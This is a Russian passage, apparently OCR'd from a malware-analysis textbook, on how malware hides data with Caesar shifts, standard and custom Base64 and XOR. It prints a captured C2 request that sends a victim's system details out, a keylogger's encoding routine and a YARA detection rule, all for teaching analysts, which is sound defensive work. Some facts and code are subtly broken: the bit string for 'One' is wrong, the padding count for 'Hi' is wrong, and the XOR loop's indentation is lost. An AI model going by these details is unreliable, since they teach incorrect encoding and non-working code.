- чтобы скрыться от решений на основе сигнатур, таких как системы предотвращения вторжений;
- чтобы скрыть содержимое файла конфигурации, используемого вредоносной программой;
- чтобы зашифровать информацию, подлежащую удалению из системы-жертвы;
- чтобы скрыть строки вредоносного файла с целью спрятать их от статического анализа.


Прежде чем мы подробно изучим, как вредоносная программа использует алгоритм шифрования, давайте попытаемся понять основы и некоторые термины, которые мы будем использовать в этой главе. Открытый текст относится к незашифрованному сообщению; это может быть командно-контрольный (C2) трафик или содержимое файла, который вредоносная программа хочет зашифровать. Зашифрованный текст относится к зашифрованному сообщению;

это может быть зашифрованный исполняемый файл или зашифрованная команда, которую вредоносная программа получает от командно-контрольного сервера.

Вредоносное ПО шифрует открытый текст, передавая его в качестве входных данных вместе с ключом функции шифрования, которая создает зашифрованный текст. Результирующий зашифрованный текст обычно используется вредоносной программой для записи в файл или отправки по сети.



Таким же образом вредоносное ПО может получить зашифрованное содержимое с сервера C2 или из файла, а затем расшифровать его, передав зашифрованное содержимое и ключ функции дешифрования, следующим образом:



Анализируя вредоносное ПО, вы, возможно, захотите понять, как шифруется или дешифруется конкретное содержимое. Для этого вы в основном сосредоточитесь на функции либо шифрования, либо дешифрования и ключе, используемом для шифрования или дешифрования содержимого. Например, если вы хотите определить, как зашифровано содержимое сети, то вы, скорее всего, найдете функцию шифрования непосредственно перед операцией сетевого

вывода (например, `HttpSendRequest()`). Таким же образом, если вы хотите знать, как дешифруется зашифрованное содержимое из C2, то вы, вероятно, найдете функцию дешифрования, после того как контент будет извлечен из C2 с использованием API, такого как `InternetReadFile()`.

Как только функции шифрования/дешифрования будут определены, их изучение даст вам представление о том, как зашифровано/расшифровано содержимое, как были использованы ключ и алгоритм для обфускации данных.

9.1 Простое кодирование

В большинстве случаев злоумышленники используют очень простые алгоритмы кодирования, такие как кодирование `Base64` или `xor-шифрование`, чтобы скрыть данные. Причина, по которой злоумышленники используют простые алгоритмы, состоит в том, что их легко реализовать. Это требует меньше системных ресурсов, и этого достаточно, чтобы скрыть содержимое от продуктов безопасности и аналитиков по безопасности.

9.1.1 Шифр Цезаря

Шифр Цезаря, также известный как шифр сдвига, является традиционным шифром, и это один из самых простых методов кодирования. Он кодирует сообщение, сдвигая каждую букву в открытом тексте с фиксированным числом позиций по алфавиту. Например, если вы сдвинете символ «`A`» вниз на три позиции, то вы получите «`D`», а «`B`» будет «`E`» и т. д., возвращаясь к «`A`», когда сдвиг достигнет «`X`».

9.1.1.1 Как работает Шифр Цезаря

Лучший способ понять шифр Цезаря – записать буквы от `A` до `Z` и назначить индекс от `0` до `25` этим буквам следующим образом. Другими словами, «`A`» соответствует индексу `0`, «`B`» соответствует индексу `1` и т. д. Группа всех букв от `A` до `Z` называется набором символов.

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Теперь предположим, что вы хотите сместить буквы на три позиции, тогда `3` станет вашим ключом. Чтобы зашифровать букву «`A`», добавьте индекс буквы `A`, который равен `0`, к ключу `3`; это приводит к `0 + 3 = 3`. Теперь используйте результат `3` в качестве индекса, чтобы найти соответствующую букву. Это – «`D`», поэтому «`A`» зашифровывается в «`D`». Чтобы зашифровать «`B`», вы добавите индекс «`B`» (`1`) к ключу `3`, что приводит к `4`, а индекс `4` связан с «`E`», поэтому «`B`» зашифровывается в «`E`» и т. д.

Проблема тут возникает, когда мы доходим до «`X`» с индексом 23. Когда мы добавляем `23 + 3`, то получаем `26`, но мы знаем, что с индексом `26` не связан

ни один символ, поскольку максимальное значение индекса 25. Мы также знаем, что индекс 26 должен вернуться к индексу 0 (связанному с «A»). Чтобы решить эту проблему, мы используем операцию модуля с длиной набора символов.

В этом случае длина набора символов ABCDEFGHIJKLMNOPQRSTUVWXYZ равна 26. Теперь, зашифровав «X», мы используем индекс «X» (23), добавляем его к ключу (3) и выполняем операцию модуля с длиной набора символов (26) следующим образом. Результатом этой операции является 0, который используется в качестве индекса для поиска соответствующего символа, то есть «A»:

```
(23+3)%26 = 0
```


Операция модуля позволяет вам вернуться к началу. Вы можете использовать ту же логику, чтобы зашифровать все символы (от A до Z) в наборе символов и вернуться к началу. В шифре Цезаря вы можете получить индекс зашифрованного символа, используя:

```
(i + key) % (length of the character set)
where i = index of plaintext character
```

Таким же образом вы можете получить индекс символа открытого текста с помощью:

```
(j - key) % (length of the character set)
where j = index of ciphertext character
```

Следующая диаграмма показывает набор символов, шифрование и дешифрование текста «ZEUS» с использованием 3 в качестве ключа (смещение трех позиций). После шифрования текст «ZEUS» переводится в «CHXV», а затем при помощи дешифрования преобразуется обратно в «ZEUS».



8.1.1.2 Расшифровка шифра Цезаря в Python

Ниже приведен пример простого скрипта Python, который расшифровывает строку «CHXV» обратно в «ZEUS»:

```
>>> chr_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
>>> key = 3
>>> cipher_text = "CHXV"
>>> plain_text = ""
>>> for ch in cipher_text:
        j = chr_set.find(ch.upper())
        plain_index = (j-key) % len(chr_set)
        plain_text += chr_set[plain_index]
>>> print plain_text
ZEUS
```

Некоторые образцы вредоносного ПО могут использовать модифицированную версию шифра Цезаря (сдвига); в этом случае вы можете изменить ранее упомянутый скрипт в соответствии с вашими потребностями. Вредоносная программа WEBC2-GREENCAT, используемая группой APT1, извлекала содержимое с сервера C2 и расшифровывала его, используя модифицированную версию шифра Цезаря. Она применяла набор символов из 66 знаков – `abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ._ /` – и ключ `56`.

9.1.2 Кодирование Base64


Используя шифр Цезаря, злоумышленник может зашифровать письма, но этот шифр недостаточно хорош для шифрования двоичных данных. Злоумышленники используют различные другие алгоритмы кодирования/шифрования для шифрования двоичных данных. Кодировка `Base64` позволяет злоумышленнику кодировать двоичные данные в формат ASCII-строки. По этой причине вы часто будете встречать данные в кодировке `Base64` в виде простых текстовых протоколов, таких как HTTP.

9.1.2.1 Перевод данных в Base64

Стандартная кодировка `Base64` состоит из набора из 64 символов. Каждые 3 байта (24 бита) двоичных данных, которые вы хотите кодировать, переводятся в четыре символа из набора символов, упомянутого ниже. Каждый переведенный символ имеет размер 6 бит. В дополнение к следующим символам используется символ = для заполнения:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789 + /
```

Чтобы понять, как данные переводятся в кодировку `Base64`, сначала создайте индексную таблицу `Base64`, назначив индексы от `0` до `63` буквам в наборе символов, как показано ниже. Согласно следующей таблице индекс `0` соответствует букве `A`, а индекс `62` соответствует `+` и т. д.



0	A
1	B
2	C
3	D
4	E
5	F
6	G
7	H
8	I
9	J
10	K
11	L
12	M
13	N
14	O
15	P

16	Q
17	R
18	S
19	T
20	U
21	V
22	W
23	X
24	Y
25	Z
26	a
27	b
28	c
29	d
30	e
31	f

32	g
33	h
34	i
35	j
36	k
37	l
38	m
39	n
40	o
41	p
42	q
43	r
44	s
45	t
46	u
47	v

48	w
49	x
50	y
51	z
52	0
53	1
54	2
55	3
56	4
57	5
58	6
59	7
60	8
61	9
62	+
63	/

Base64 Index Table

Теперь, допустим, мы хотим, чтобы Base64 кодировал текст «One». Для этого нам нужно преобразовать буквы в соответствующие им битовые значения:

```
O -> 0x4f -> 01001111
n -> 0x6e -> 01101110
e -> 0x65 -> 01100101
```

Алгоритм Base64 обрабатывает 3 байта (24 бита) одновременно; в этом случае у нас есть ровно 24 бита, расположенных рядом друг с другом:

```
010011101101110011001101
```

Затем 24 бита разделяются на четыре части, каждая из которых состоит из 6 битов и преобразована в свое эквивалентное десятичное значение. Десятичное значение потом используется в качестве индекса для поиска соответствующего значения в индексной таблице Base64, поэтому текст «One» кодируется в T25l:

```
010011 -> 19 -> base64 table lookup -> T
110110 -> 54 -> base64 table lookup -> 2
111001 -> 57 -> base64 table lookup -> 5
100101 -> 37 -> base64 table lookup -> l
```

Декодирование Base64 является обратным процессом, но не обязательно понимать принцип работы кодирования или декодирования Base64, потому что существуют модули и инструменты python, которые позволяют декодировать закодированные в Base64 данные без необходимости понимания алгоритма. Понимание этого поможет в ситуациях, когда злоумышленники используют пользовательскую версию кодировки Base64.

9.1.2.2 Кодирование и декодирование Base64

Для кодирования данных в Python (2.x) с использованием Base64 используйте следующий код:


```
>>> import base64
>>> plain_text = "One"
>>> encoded = base64.b64encode(plain_text)
>>> print encoded
T25l
```

Чтобы декодировать данные base64 в Python, используйте:

```
>>> import base64
>>> encoded = "T25l"
>>> decoded = base64.b64decode(encoded)
>>> print decoded
One
```

CyberChef от GCHQ – отличное веб-приложение, которое позволяет выполнять все виды операций кодирования/декодирования, шифрования/дешифрования, сжатия/распаковки и анализа данных в вашем браузере. Вы можете получить доступ к CyberChef по адресу gchq.github.io/CyberChef/, а более подробную информацию можно найти на странице github.com/gchq/CyberChef.

Вы также можете использовать такой инструмент, как ConverterNET (www.kahusecurity.com/tools/), чтобы кодировать/декодировать данные base64. ConvertNET предлагает различные функции и позволяет конвертировать данные в/из множества различных форматов. Для кодирования введите исходный текст в поле ввода и нажмите кнопку **Text to Base64**. Для декодирования введите закодированные данные в поле ввода и нажмите кнопку **Base64 to Text**. Ниже показана кодировка Base64 строки Hi с использованием ConverterNET.



Символ = в конце кодированной строки является символом заполнения. Если вы помните, алгоритм преобразует три байта ввода в четыре символа, и поскольку Hi имеет только два символа, он дополняется тремя символами; всякий раз, когда используется заполнение, вы увидите символы = в конце строки в кодировке Base64. Это означает, что длина действительной строки в кодировке Base64 всегда будет кратной 4.

9.1.2.3 Декодирование пользовательской версии Base64

Злоумышленники используют различные варианты кодировки Base64. Идея состоит в том, чтобы не допустить успешного декодирования данных инструментами Base64. В этом разделе вы узнаете о некоторых из этих методов. Ряд образцов вредоносных программ удаляет символ заполнения (=) с конца. Связь образца вредоносного ПО (Trojan Qidmorks) с командно-контрольным сервером показана ниже. Полезная нагрузка post выглядит так, как будто она закодирована в кодировке base64.

```
POST /info/?d=Y2lkPWQyNmIyNzdmJnVpZD1kMjZiMjc3ZiZhaWQ9ODAwJnN1Yj0yJnZlcj1GNDMx HTTP/1.0
Content-Length: 149

Q3VycmVudFZlcnNpb246IDYuMQ0KVXNlciBwcml2aWxlZ2llcyBsZXZlbDogMg0KUGFyZW50IHByb2Nlc3M6IFxEZXZpY2VcSGFyZGRpc2tWb2x1bWU
xXFdpbmRvd3NcZXhwbG9yZXIuZXhlDQoNCg...
```

Когда вы пытаетесь декодировать полезную нагрузку POST, то получаете ошибку неверного заполнения.

```
>>> import base64
>>> encoded = "Q3VycmVudFZlcnNpb246IDYuMQ0KVXNlciBwcml2aWxlZ2llcyBsZXZlbDogMg0KUGFyZW50IHByb2Nlc3M6IFxEZX
ZpY2VcSGFyZGRpc2tWb2x1bWUxXFdpbmRvd3NcZXhwbG9yZXIuZXhlDQoNCg"
>>> decoded = base64.b64decode(encoded)

Traceback (most recent call last):
  File "<pyshell#2>", line 1, in <module>
    decoded = base64.b64decode(encoded)
  File "/usr/lib/python2.7/base64.py", line 78, in b64decode
    raise TypeError(msg)
TypeError: Incorrect padding
```

Причина этой ошибки заключается в том, что длина кодированной строки (150) не кратна 4. Другими словами, в данных в кодировке Base64 отсутствуют два символа, которые, скорее всего, будут символами заполнения (==):

```
>>> encoded =
"Q3VycmVudFZlcnNpb246IDYuMQ0KVXNlciBwcml2aWxlZ2llcyBsZXZlbDogMg0KUGFyZW50IH
Byb2Nlc3M6IFxEZXZpY2VcSGFyZGRpc2tWb2x1bWUxXFdpbmRvd3NcZXhwbG9yZXIuZXhlDQoNC
g">>> len(encoded)
150
```

Добавление двух символов заполнения (==) к кодированной строке успешно декодирует данные, как показано ниже. Из декодированных данных видно, что вредоносная программа отправляет версию операционной системы (6.1,

которая представляет Windows 7), уровень привилегий пользователя и родительский процесс на командно-контрольный сервер.

```
>>> import base64
>>> encoded = "Q3VycmVudFZlcnNpb246IDYuMQ0KVXNlciBwcml2aWxlZ2llcyBsZXZlbDogMg0KUGFyZW50IHByb2Nlc3M6IFxEZX
ZpY2VcSGFyZGRpc2tWb2x1bWUxXFdpbmRvd3NcZXhwbG9yZXIuZXhlDQoNCg=="
>>> decoded = base64.b64decode(encoded)
>>> print decoded
CurrentVersion: 6.1
User privilegies level: 2
Parent process: \Device\HarddiskVolume1\Windows\explorer.exe
```

Иногда авторы вредоносных программ используют небольшую вариацию кодировки base64. Например, злоумышленник может использовать набор символов, где символы – и _ используются вместо + и / (63-й и 64-й символы), как показано ниже:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_
```

Как только вы идентифицируете символы, которые заменяются в исходном наборе символов для кодирования данных, вы можете использовать код, подобный показанному здесь. Идея состоит в том, чтобы заменить измененные символы обратно на исходные в стандартном наборе символов, а затем декодировать его:

```
>>> import base64
>>> encoded = "cGFzc3dvcmQxMjM0IUA_PUB-"
>>> encoded = encoded.replace("-","+").replace("_","/")
>>> decoded = base64.b64decode(encoded)
>>> print decoded
password1234!@?=@~
```

Иногда авторы вредоносных программ изменяют порядок символов в наборе.

Например, они могут использовать следующий набор символов вместо стандартного:


```
0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
```

Когда злоумышленники используют нестандартный набор символов Base64, вы можете декодировать данные, используя следующий код. Обратите внимание, что в дополнение к 64 символам переменные chr_set и non_chr_set также включают символ заполнения = (65-й символ), который необходим для правильного декодирования:

```
>>> import base64
>>> chr_set = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
>>> non_chr_set = "0123456789+/ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz="
>>> encoded = "G6JgP6w="
>>> re_encoded = ""
>>> for en_ch in encoded:
```


```
        re_encoded += en_ch.replace(en_ch, chr_set[non_chr_set.find(en_ch)])
>>> decoded = base64.b64decode(re_encoded)
>>> print decoded
Hello
```

Вы также можете выполнить пользовательское декодирование Base64 с помощью инструмента ConverterNET, выбрав **Conversions | Convert Custom Base64** (Преобразования | Конвертировать пользовательскую версию кодировки Base64). Просто введите пользовательский набор символов `Base64` в поле **Алфавит**, а затем данные для декодирования в поле ввода и нажмите кнопку декодирования.




9.1.2.4 Идентификация Base64

Вы можете идентифицировать двоичный файл, используя кодировку base64, ища длинную строку, содержащую набор символов `Base64` (буквенно-цифровые символы, + и /). Ниже показан набор символов `Base64` во вредоносном двоичном файле, который предполагает, что вредоносная программа, вероятно, использует кодировку `Base64`.



Вы можете использовать функцию перекрестных ссылок на строки (описанную в главе 5), чтобы найти код, в котором используется набор символов `Base64`, как показано ниже. Даже если нет необходимости знать, где в коде используется

набор символов Base64 для декодирования данных, иногда может быть полезно найти его, например в случаях, когда авторы вредоносных программ используют кодировку Base64 наряду с другими алгоритмами шифрования. Например, если вредоносная программа шифрует командно-контрольный трафик с использованием какого-либо алгоритма шифрования, а затем применяет кодировку Base64; в этом случае поиск набора символов Base64, скорее всего, приведет вас к функции Base64. Затем вы можете проанализировать функцию Base64 или определить функцию, которая вызывает ее (используя функцию Xrefs), что, вероятно, приведет вас к функции шифрования.



Вы можете использовать перекрестные ссылки на строки в x64dbg. Для этого убедитесь, что отладчик приостановлен в любом месте внутри модуля, а затем щелкните правой кнопкой мыши в окне разборки (окно ЦП) и выберите **Search for** | **Current Module** | **String references** (Поиск | Текущий модуль | Строковые ссылки).

Другой метод обнаружения присутствия набора символов Base64 в двоичном коде – использование правила YARA (описано в главе 2 «Статический анализ»), как показано ниже:

```
rule base64
{
strings:
   $a="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
   $b="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789-_"
condition:
   $a or $b
}
```

9.1.3 XOR-шифрование

Помимо кодирования Base64, другим распространенным алгоритмом кодирования, используемым авторами вредоносных программ, является алгоритм XOR-шифрования. XOR является побитовой операцией (например, AND, OR и NOT) и выполняется над соответствующими битами операндов.

В следующей таблице приведены свойства операции XOR. В операции XOR, когда оба бита одинаковы, результат равен 0; в противном случае результат равен 1.

A	B	A^B
0	0	0
1	0	1
0	1	1
1	1	0


Например, когда вы шифруете `2` и `4`, то есть `2 ^ 4`, результат равен `6`. Как это работает, показано ниже:

```
              2 : 0000 0010
              4 : 0000 0100
--------------------------------
Result After XOR : 0000 0110 (6)
```

9.1.3.1 Однобайтовый XOR

В однобайтовом `XOR` каждый байт открытого текста шифруется ключом шифрования.

Например, если злоумышленник хочет зашифровать открытый текст `cat` с помощью ключа `0x40`, то каждый символ (байт) в тексте шифруется с помощью `0x40`, что приводит к зашифрованному тексту `#!4`. Следующая диаграмма отображает процесс шифрования каждого отдельного символа.




Другим интересным свойством `XOR` является то, что, когда вы шифруете шифротекст с тем же ключом, который использовался для шифрования, вы получаете простой текст. Например, если вы берете шифротекст `#!4` из предыдущего примера и шифруете с помощью `0x40` (ключ), вы получите `cat`. Это означает,


что если вы знаете ключ, то та же функция может быть использована для шифрования и дешифрования данных. Ниже приведен простой скрипт на Python для выполнения расшифровки XOR (эту же функцию можно использовать и для шифрования):

```
def xor(data, key):
   translated = ""
   for ch in data:
   translated += chr(ord(ch) ^ key)
   return translated

if __name__ == "__main__":
   out = xor("#!4", 0x40)
   print out
```

Разобравшись с алгоритмом XOR-шифрования, в качестве примера давайте посмотрим на кейлоггер, который кодирует все нажатия клавиш в файл. При выполнении он регистрирует нажатия клавиш и открывает файл (в который будут записаны все нажатия) с использованием API `CreateFileA()`, как показано ниже. Затем он записывает зарегистрированные нажатия клавиш в файл с помощью API `WriteFile()`. Обратите внимание, как вредоносная программа вызывает функцию (переименованную в `enc_function`) после вызова `CreateFileA()` и до вызова метода `WriteFile()`; эта функция кодирует содержимое перед записью в файл. Функция `enc_function` принимает два аргумента; 1-й аргумент – это буфер, содержащий данные для шифрования, а 2-й аргумент – это длина буфера.



Изучение функции `enc_function` показывает, что вредоносная программа использует однобайтовый `XOR`. Она читает каждый символ из буфера данных и кодирует ключом `0x5A`, как показано ниже. В следующем цикле `XOR` регистр `edx` указывает на буфер данных, регистр `esi` содержит длину буфера, а регистр `ecx` действует как индекс в буфере данных, который увеличивается в конце цикла, и цикл продолжается до тех пор, пока значение индекса (`ecx`) меньше длины буфера (`esi`).



9.1.3.2 Поиск XOR-ключа с помощью полного перебора

